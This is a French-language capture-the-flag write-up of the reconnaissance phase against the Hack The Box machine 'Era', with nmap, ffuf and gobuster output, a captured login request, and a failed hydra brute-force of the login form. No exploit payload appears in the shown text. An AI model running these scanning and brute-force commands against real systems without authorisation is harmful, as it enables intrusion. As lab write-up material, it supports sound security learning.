
Era



Scanning

nmap -sV -sC -p- -Pn -T4 IP -v

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://era.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

- era.htb > /etc/hosts

Enumération

21 FTP

searchsploit

- VSFTP --> 3.0.5

```
[Jul 27, 2025 - 15:56:48 ] HTB_area /workspace ➜  searchsploit vsftp
------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ----------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption                | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)                | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)                | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                              | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                        | unix/remote/17491.rb
vsftpd 2.3.4 - Backdoor Command Execution                                     | unix/remote/49757.py
vsftpd 3.0.3 - Remote Denial of Service                                       | multiple/remote/49719.py
------------------------------------------------------------------------------ ----------------------------
```

Pas d'exploits connu.

anonymous connexion

```
[Jul 27, 2025 - 16:01:00 ] HTB_area /workspace ➜  ftp 10.129.101.25
Connected to 10.129.101.25.
220 (vsFTPd 3.0.5)
Name (10.129.101.25:root): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> ls
530 Please login with USER and PASS.
530 Please login with USER and PASS.
```

> **Note**
>
> Il nous faut un login et un password, on passe alors au port suivant.

80 HTTP

> **Note**
>
> C'est forcément dans ce port-là qu'il y a une faille, étant le seul vecteur d'attaque restant. Directement en arrière plan, je lance un subdomains fuzzing et un gobuster.

subdomains fuzzing

ffuf -u http://era.htb/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host:FUZZ.era.htb" -fs 154

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://era.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-
top1million-110000.txt
 :: Header           : Host: FUZZ.era.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________
```

```
file                    [Status: 200, Size: 6765, Words: 2608, Lines: 234,
Duration: 29ms]
```


- **file.era.htb**


gobuster

gobuster dir -u *http://era.htb/* -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x html,php,js,txt,zip -t 30

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://era.htb/
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,js,txt,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 19493]
/img                  (Status: 301) [Size: 178] [--> http://era.htb/img/]
/css                  (Status: 301) [Size: 178] [--> http://era.htb/css/]
/js                   (Status: 301) [Size: 178] [--> http://era.htb/js/]
/fonts                (Status: 301) [Size: 178] [--> http://era.htb/fonts/]
```

web site







- On peut se noter de côté les noms des ces 3 personnes.

> **Note**
>
> Mais rien d'intéressant par la suite, on s'attaque au subdomain trouvé.

FILE.ERA.HTB





Pour toutes les options, il faut se connecter, je vais essayer de brute forcer.

burpsuite

Pretty Raw Hex

```
POST /login.php HTTP/1.1
Host: file.era.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://file.era.htb
Connection: keep-alive
Referer: http://file.era.htb/login.php
Cookie: PHPSESSID=pstuvb5lo5crkarii7aqgg8ocl
Upgrade-Insecure-Requests: 1
Priority: u=0, i

submitted=true&username=&password=
```

submitted=true&username=&password=

```
<header>
  <h1>
    Sign In
  </h1>
</header>
<div class="error-message" role="alert" aria-live="assertive" style="color:#b00020; background:#f8d7da; border:1px solid #f5c2c7;
padding:12px; border-radius:6px; margin-bottom:1rem; font-weight:600;">
  Invalid username or password.
</div>
<form action="login.php" method="post" class="signin-form" novalidate>
  <input type="hidden" name="submitted" value="true">

  <input type="text" name="username" id="username" placeholder="Username" required autofocus value="">

  <input type="password" name="password" id="password" placeholder="Password" required>

  <button type="submit" class="btn signin-btn">
    <i class="fas fa-sign-in-alt">
    </i>
     Sign In
  </button>
</form>
```

Invalid username or password.

hydra

hydra -L users.txt -p testpass file.era.htb http-post-form "/login.php:submitted=true&username=^USER^&password=testpass:Invalid username or password."

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-27
16:29:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10177 login tries
(l:10177/p:1), ~637 tries per task
[DATA] attacking http-post-
form://file.era.htb:80/login.php:submitted=true&username=^USER^&password=testpass
:Invalid username or password.
[STATUS] 2595.00 tries/min, 2595 tries in 00:01h, 7582 to do in 00:03h, 16 active
[STATUS] 2614.67 tries/min, 7844 tries in 00:03h, 2333 to do in 00:01h, 16 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-27
16:33:44
```

Note

Hydra n'a rien donné d'intéressant.


gobuster


> **Note**
>
> J'aurais dû relancer un gobuster par réflexe directement.

gobuster dir -u *http://file.era.htb/* -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x html,php,js,txt,zip -t 50 --exclude-length 6765

```
/.html                (Status: 403) [Size: 162]
/download.php         (Status: 302) [Size: 0] [--> login.php]
/images               (Status: 301) [Size: 178] [--> http://file.era.htb/images/]
/login.php            (Status: 200) [Size: 9214]
/register.php         (Status: 200) [Size: 3205]
/files                (Status: 301) [Size: 178] [--> http://file.era.htb/files/]
/assets               (Status: 301) [Size: 178] [--> http://file.era.htb/assets/]
/upload.php           (Status: 302) [Size: 0] [--> login.php]
/layout.php           (Status: 200) [Size: 0]
/logout.php           (Status: 200) [Size: 70]
/manage.php           (Status: 302) [Size: 0] [--> login.php]
/LICENSE              (Status: 200) [Size: 34524]
/reset.php            (Status: 302) [Size: 0] [--> login.php]
```

